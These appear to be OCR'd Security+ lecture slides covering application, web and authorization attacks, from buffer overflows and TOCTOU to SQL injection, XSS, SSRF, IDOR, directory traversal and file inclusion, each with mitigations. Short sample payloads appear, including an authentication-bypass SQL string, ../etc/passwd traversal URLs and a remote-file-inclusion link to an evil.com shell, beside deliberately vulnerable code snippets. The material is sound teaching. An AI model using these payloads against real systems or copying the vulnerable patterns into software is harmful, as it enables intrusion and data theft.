Attacks and Exploits I

Application, Web, and Authorization Attacks

M. Shehryar Raza

linkedin.com/in/ms-raza1

DOMAIN 2.0

Lecture 2 Overview

ATTACK PROGRESSION

Last Lecture

- Malware attacks and their variants
- Password cracking techniques
- Credential theft and replay attacks

This Lecture

- **Application vulnerabilities** – Exploiting how software executes
- **Web application attacks** – Exploiting websites and web services
- **Authorization attacks** – Exploiting how access is controlled

Core Theme: Authentication is bypassed or assumed; attackers exploit trust in code and access decisions.

Application Vulnerabilities – Overview

The OWASP/Target Application Layer

Memory Injection

Unauthorized code insertion into process memory

Buffer Overflow

Writing beyond allocated memory boundaries

Race Conditions

Timing and sequence exploitation

TOCTOU

Check-use window vulnerabilities

Malicious Updates

Weaponized trust channels

Zero-Day

Unknown, unpatched vulnerabilities

These vulnerabilities are not web-specific—they affect applications at the system and software level, targeting how programs allocate memory, process data, and execute instructions. Understanding these attack vectors is essential for the Security+ exam and real-world security operations.

Memory Injection

Unauthorized Code Insertion

Memory injection occurs when an attacker inserts unauthorized executable code into a program's memory space, causing the application to execute attacker-controlled instructions with the application's own privileges. This sophisticated attack technique transforms legitimate programs into vehicles for malicious operations.

01

Memory Allocation

Application allocates memory for legitimate data processing

02

Crafted Input

Attacker supplies maliciously crafted input containing executable code

03

Code Writing

Application writes the malicious code into memory buffer

04

Execution Diversion

Program execution flow redirected to injected code

05

Privileged Execution

Malicious code runs with application's full privileges

Common Targets

- Web servers accepting user input
- Document processors
- Network services

Mitigation Strategies

- Input validation and sanitization
- Address Space Layout Randomization (ASLR)
- Data Execution Prevention (DEP)
- Memory-safe programming languages

Buffer Overflow

Exceeding Allocated Memory

A buffer overflow occurs when a program writes more data to a memory buffer than it was allocated to hold, causing adjacent memory locations to be overwritten. This classic vulnerability has been exploited for decades and remains a critical security concern in modern systems.

1. **Buffer Allocation**
   Program reserves 64 bytes for user input
2. **Overflow Occurs**
   Attacker sends 100 bytes of data
3. **Memory Corruption**
   Extra 36 bytes overwrite adjacent memory
4. **Control Hijacking**
   Attacker overwrites return address on stack
5. **Code Execution**
   Program jumps to attacker's injected code

Impact Scenarios

- Program crash (denial of service)
- Arbitrary code execution
- Privilege escalation to system level

Historical Examples

- **Morris Worm (1988)** – fingerd buffer overflow
- **Code Red (2001)** – IIS buffer overflow
- **EternalBlue (2017)** – SMB buffer overflow

Bounds Checking
Validate input length

Canary Values
Detect stack corruption

ASLR & DEP
Randomize and protect memory

Safe Languages
Use memory-safe code

Race Conditions

Winning the Timing Window

A race condition is a software flaw that occurs when the timing or sequence of events affects the correctness of a system, and an attacker can manipulate or exploit that timing to gain unauthorized access or cause unexpected behavior. The vulnerability emerges when multiple processes or threads compete to access shared resources.

Expected Sequence

Process A executes, then Process B follows in order

Race Occurs

Process B executes first or operations interleave unexpectedly

Inconsistent State

System enters corrupted or exploitable state

Exploitation Techniques

- Accelerating attacker's process execution
- Slowing down legitimate processes
- Initiating simultaneous competing requests
- Repeating operations during vulnerable windows

Potential Impact


- Privilege escalation to higher access levels
- Data corruption and integrity loss
- Bypassing security checks and controls
- Financial fraud through transaction manipulation

Race conditions are particularly dangerous because they can be intermittent and difficult to detect during testing, yet consistently exploitable by attackers who understand the timing vulnerabilities.

Time-of-Check / Time-of-Use (TOCTOU)

The Check-Use Gap

TOCTOU is a specific and critical type of race condition where a resource is checked for a security condition, and then used based on that check—but the resource changes between the check and the use, invalidating the original security decision. This timing gap creates an exploitable vulnerability window.



This diagram illustrates the critical vulnerability window between security verification and resource access.

1. **Time of Check**
   Application verifies "file.txt" meets security requirements: user has permission, file is not a symbolic link, content appears safe

2. **Window of Vulnerability**
   Milliseconds pass—attacker rapidly replaces "file.txt" with symbolic link pointing to "/etc/shadow" or other sensitive system file

3. **Time of Use**
   Application opens the file using original filename, unknowingly following attacker's symlink with application's elevated privileges

4. **Exploitation Complete**
   Attacker gains unauthorized access to sensitive file contents or overwrites critical system data

Atomic Operations
Combine check and use in single operation

Locking Mechanisms
Prevent resource modification during window

Re-verify After Use
Validate resource hasn't changed

File Descriptors
Handle files by descriptor, not path

Malicious Updates

Trust Exploitation

Malicious updates represent one of the most insidious attack vectors where adversaries introduce harmful code through legitimate software update mechanisms. By compromising trusted update channels, attackers can distribute malware to thousands or millions of systems simultaneously, leveraging the victim's own trust in their software vendors.

Compromised Update Server

Attacker gains access to vendor update infrastructure, signs malware with legitimate code-signing certificate, and distributes to all customers through trusted channels

Man-in-the-Middle

Attacker intercepts update connection, replaces legitimate update with malware payload—requires SSL/TLS bypass or compromised certificate authority

Dependency Confusion

Public package repository contains malicious package with same name as internal private package—build system fetches and executes malicious public version during deployment

Notable Example: SolarWinds (2020) – Nation-state actors inserted backdoor into Orion platform updates. Over 18,000 organizations received the compromised update, resulting in one of the most significant supply chain attacks in history.

Code Signing

Verify digital signatures

Secure Channels

Use HTTPS/TLS for updates

SBOM

Software Bill of Materials

Integrity Checking

Hash verification

Zero-Day Vulnerabilities

Unknown, Unpatched

A zero-day vulnerability is a software security flaw that is unknown to the vendor and for which no patch exists at the time of disclosure or exploitation. The term "zero-day" refers to the fact that developers have had zero days to address the vulnerability before it becomes actively exploited in the wild.

Day 0

Vulnerability discovered by attacker or security researcher

Days 1-N

Exploit developed and deployed; attacks occur in production environments

Day 90+

Vendor informed, patch developed, tested, and deployed to customers

Why Zero-Days Matter

- **No signature-based detection** – Antivirus and IDS systems lack signatures
- **No patch available** – Organizations cannot remediate the vulnerability
- **High-value targets** – Nation-states and APT groups stockpile zero-days
- **Limited defenses** – Must rely on behavior-based detection, least privilege, and network segmentation

Dark Web Market Value

Zero-day vulnerabilities command premium prices on underground markets, ranging from $100,000 for specific application vulnerabilities to over $2.5 million for iOS or Android remote code execution exploits with persistence.

This economic reality demonstrates why zero-days remain a persistent threat—attackers have significant financial motivation to discover and exploit them before vendors can respond.

Web Application Vulnerabilities – Overview

The Largest Attack Surface

Web applications represent the most frequently targeted attack surface in modern cybersecurity. Their internet-facing nature, constant processing of untrusted user input, and direct connection to sensitive databases make them prime targets for exploitation. Many web applications are developed with functionality prioritized over security, creating numerous vulnerabilities.

SQL Injection

Database query manipulation

Cross-Site Scripting

Malicious script injection

Request Forgeries

Unauthorized command execution

Internet-Facing by Default

Web applications are accessible from anywhere in the world, expanding the attack surface exponentially compared to internal applications

Process Untrusted Input

Every form field, URL parameter, and API endpoint accepts data from potentially malicious users who continuously probe for vulnerabilities

Security as Afterthought

Development teams often prioritize features and deadlines over security controls, implementing protection measures only after deployment

Direct Data Access

Web applications typically connect directly to databases containing sensitive customer information, financial records, and intellectual property

SQL Injection (SQLi)

Query Manipulation

SQL injection is an attack technique where an attacker inserts malicious SQL code into input fields to manipulate database queries. By exploiting insufficient input validation, attackers can bypass authentication, extract sensitive data, modify database contents, or even execute operating system commands on the database server.

The Vulnerability

Application builds SQL query by directly concatenating user input without validation or parameterization

```
query = "SELECT * FROM users WHERE
username = '" + userInput + "'"
```

Normal Input

User enters legitimate username:

```
jsmith
```

Resulting query:

```
SELECT * FROM users WHERE username =
'jsmith'
```

Malicious Input

Attacker enters crafted payload:

```
' OR '1'='1
```

Resulting query:

```
SELECT * FROM users WHERE username = '' OR
'1'='1'
```

Result: Returns all users—authentication bypass achieved

Advanced SQLi Techniques

- **UNION queries** – Extract data from other tables
- **Schema enumeration** – Map database structure
- **Stored procedures** – Execute dangerous functions
- **OS commands** – Run system commands (xp_cmdshell)


Mitigation Strategies


- Parameterized queries and prepared statements
- Input validation with allow-lists
- Least privilege database accounts
- Web Application Firewall (WAF)
- Regular security testing and code review

Cross-Site Scripting (XSS)

Script Injection

Cross-Site Scripting (XSS) is an attack that injects malicious client-side scripts into web pages viewed by other users. When victims load the compromised page, the malicious script executes in their browser with full access to cookies, session tokens, and sensitive page data—all while appearing to come from the trusted website.





Reflected XSS (Non-Persistent)

Malicious script embedded in URL or request parameter. Victim clicks crafted link, script reflects off server and executes immediately in browser. Common in phishing campaigns for credential theft.

Stored XSS (Persistent)

Malicious script permanently stored on target server in comment fields, message boards, or user profiles. Every visitor who views the infected content executes the script—widest impact and most dangerous variant.

DOM-Based XSS

Vulnerability exists in client-side JavaScript that improperly handles user input. Malicious payload never sent to server, making it harder to detect with traditional security controls or server-side logging.

Impact of XSS Attacks

- Session cookie theft and account takeover
- Keystroke logging and form data capture
- Website defacement and content modification
- Malware distribution to site visitors
- Phishing attacks from trusted domain

XSS Prevention

- Input validation and output encoding
- Content Security Policy (CSP) headers
- HttpOnly and Secure cookie flags
- Framework-provided XSS protection
- Regular security scanning and testing

Request Forgeries

Unauthorized Commands

Request forgery attacks trick systems into executing unauthorized commands by exploiting trust relationships. These attacks leverage either authenticated users' browser sessions (CSRF) or server-side functionality that fetches remote resources (SSRF) to bypass security controls and perform actions the victim never intended.

Cross-Site Request Forgery (CSRF/XSRF)

Attack Flow: Victim is authenticated to trusted website → Attacker crafts malicious link or hidden form → Victim clicks while authenticated → Browser automatically sends victim's session cookie → Server believes victim authorized the action

Common Targets: Password changes, fund transfers, email forwarding, account settings modifications, privilege escalations

Mitigation: Anti-CSRF tokens (unique per request and session), SameSite cookie attribute, Referer header validation, re-authentication for sensitive operations

Server-Side Request Forgery (SSRF)

Attack Flow: Application fetches remote resource based on user-supplied URL → Attacker provides internal or restricted URL → Server makes request from internal network context → Bypasses firewalls and accesses internal services


Common Targets: Internal APIs, metadata services (AWS, Azure), admin interfaces, database management consoles, internal file shares

Mitigation: URL allow-list validation, disable unused URL schemas (file://, gopher://), network segmentation, validate and sanitize user input

Both CSRF and SSRF exploit trust relationships—CSRF exploits the server's trust in the user's browser, while SSRF exploits the application's ability to make internal network requests. Understanding this trust model is key to defending against these attacks.

Authorization Vulnerabilities – Overview

Authentication vs. Authorization



This diagram illustrates the critical distinction between proving identity and controlling access rights.

While authentication verifies identity ("Who are you?"), authorization determines permissions ("What are you allowed to do?"). Many security professionals focus heavily on authentication mechanisms like passwords and MFA, but authorization vulnerabilities can be equally or more dangerous. Even with perfect authentication, poor authorization controls allow attackers with valid credentials to access resources beyond their intended privilege level.

Privilege Escalation

Gaining higher access levels or other users' rights

IDOR

Insecure direct object references without checks

Directory Traversal

Accessing files outside web root directory

File Inclusion

Including local or remote malicious files

Key Point: Authentication bypass is one attack path to compromise systems. Authorization bypass works even with perfectly valid authentication—attackers with legitimate credentials simply access resources they shouldn't be allowed to touch.

Privilege Escalation

Getting More Access

Privilege escalation occurs when an attacker gains access rights beyond what was originally granted, either by elevating their own privileges to a higher level or by accessing resources belonging to other users at the same privilege level. This vulnerability represents a critical failure in access control systems and can lead to complete system compromise.

Vertical Privilege Escalation

Path: Lower privilege → Higher privilege

Examples: Regular user → Administrator, Standard user → SYSTEM/root, Guest → Domain Admin

Goal: Gain greater control over system, install software, modify configurations, access all data

Horizontal Privilege Escalation

Path: User A → User B (same privilege level)

Examples: Access another customer's orders, view coworker's emails, modify peer's profile data

Goal: Access others' information, view sensitive data, manipulate records, impersonate victims

Common Causes

- Missing authorization checks in code
- Insecure direct object references
- Configuration errors (sudo, file permissions)
- Vulnerable services with elevated privileges
- Kernel exploits and driver vulnerabilities
- API endpoints without proper validation

Prevention Strategies

- Centralized authorization enforcement
- Role-Based Access Control (RBAC)
- Regular access reviews and audits
- Principle of least privilege
- Input validation on all parameters
- Separation of duties for critical functions

Insecure Direct Object References (IDOR)

Direct Reference, No Check

IDOR occurs when an application exposes direct references to internal implementation objects—such as files, database records, or keys—and fails to verify that the requesting user is authorized to access each specific resource. Attackers simply modify predictable identifiers in URLs or API calls to access other users' data without any authentication bypass required.

1

Vulnerable URL Pattern

```
https://bank.com/statement?id=12345
```

User views their own bank statement using predictable sequential ID

2

Simple Parameter Manipulation

```
https://bank.com/statement?id=12346
https://bank.com/statement?id=12347
https://bank.com/statement?id=12348
```

Attacker increments ID values to enumerate other customers

3

Unauthorized Access Achieved

If application lacks authorization check, attacker views thousands of other customers' financial statements through automated enumeration. No authentication bypass needed—attacker uses their own valid credentials.

Other IDOR Examples

- `/api/user/profile/12345` – User profiles
- `/download?file=invoice_2023_001.pdf` – Documents
- `/order/9876` – Purchase records
- `/admin/user?uid=5432` – Admin functions
- `/medical/patient/98765` – Healthcare records

Prevention Methods

- **Indirect references** – Use mapped, unpredictable session-specific IDs
- **Ownership verification** – Check authorization on every single request
- **Deny by default** – Require explicit permission grants
- **Access control lists** – Maintain user-resource mappings

Directory Traversal

Breaking Out of the Web Root

Directory traversal is an attack that exploits insufficient input validation to access files and directories stored outside the intended web application directory. By using special character sequences, attackers navigate up the directory tree to access sensitive system files, configuration data, and application source code that should never be exposed through the web interface.

Legitimate Request

https://example.com/view?file=user_report.pdf

Application returns file from web directory

Directory Escape

Application follows path outside web root folder, accessing system files

1 2 3 4

Malicious Input

https://example.com/view?file=../../../etc/passwd

Attacker uses ../ to navigate up directories

Sensitive Data Exposed

Attacker retrieves system configuration, user accounts, or application secrets

Common Target Files

- `/etc/passwd` – Linux user account information
- `/etc/shadow` – Hashed password storage
- `C:\Windows\win.ini` – Windows system configuration
- `config.php` – Database credentials in source code
- `.env` – Environment variables and API keys
- `web.config` – IIS configuration with secrets

Mitigation Techniques

- Strict input validation rejecting `../` and `..` sequences
- Use allow-list of explicitly permitted files
- Run application with least privilege permissions
- Implement chroot or containerized environments
- Canonicalize paths before validation
- Store files outside web-accessible directories

File Inclusion

Local and Remote

File inclusion vulnerabilities allow attackers to include files into application execution, either from the local server (LFI) or from remote attacker-controlled servers (RFI). These vulnerabilities typically arise when applications dynamically include files based on user input without proper validation, leading to information disclosure or arbitrary code execution.

Local File Inclusion (LFI)

Vulnerability: Application includes local files from target server based on user parameter

```
include($_GET['page']);
```

Attack Examples:

```
http://site.com/index.php?page=../../../etc/passwd
http://site.com/index.php?page=../../../var/log/apache2/access.log
```

Impact: Read sensitive system files, access application source code, achieve code execution if included file contains attacker-controlled data (log poisoning), extract database credentials from configuration files

Remote File Inclusion (RFI)

Vulnerability: Application includes and executes file from attacker-controlled remote server

```
include($_GET['page']);
```

Attack Example:

```
http://site.com/index.php?page=http://evil.com/shell.php
```

Requirements: Requires `allow_url_include` enabled in PHP configuration (rare in modern secure configurations but still found in legacy systems)

Impact: Complete server compromise through direct code execution, installation of web shells, data exfiltration, lateral movement to internal network

Disable RFI

Set allow_url_include to Off

Input Validation

Reject paths and URLs

Indirect References

Map safe identifiers to files

Allow-listing

Explicitly permit safe files only

Lecture 2 Key Takeaways

Application, Web, and Authorization Attacks – Exam Essentials

STUDY GUIDE

1

Application Vulnerabilities

- **Memory injection** – Code inserted into process memory space
- **Buffer overflow** – Writing beyond allocated memory boundaries
- **Race conditions** – Timing and sequence exploitation flaws
- **TOCTOU** – Check-use window vulnerabilities
- **Malicious updates** – Trusted distribution channels weaponized
- **Zero-day** – Unknown vulnerabilities with no available patch

2

Web Application Attacks

- **SQL injection** – Database query manipulation through unsanitized input
- **XSS (Cross-Site Scripting)** – Client-side script injection (reflected, stored, DOM-based)
- **CSRF** – Authenticated user tricked into unauthorized actions
- **SSRF** – Server makes requests to internal restricted resources

3

Authorization Attacks

- **Privilege escalation** – Vertical (higher privileges) and horizontal (other users)
- **IDOR** – Direct object reference without authorization verification
- **Directory traversal** – Escaping web root via ../ path sequences
- **File inclusion** – LFI (local files) and RFI (remote code execution)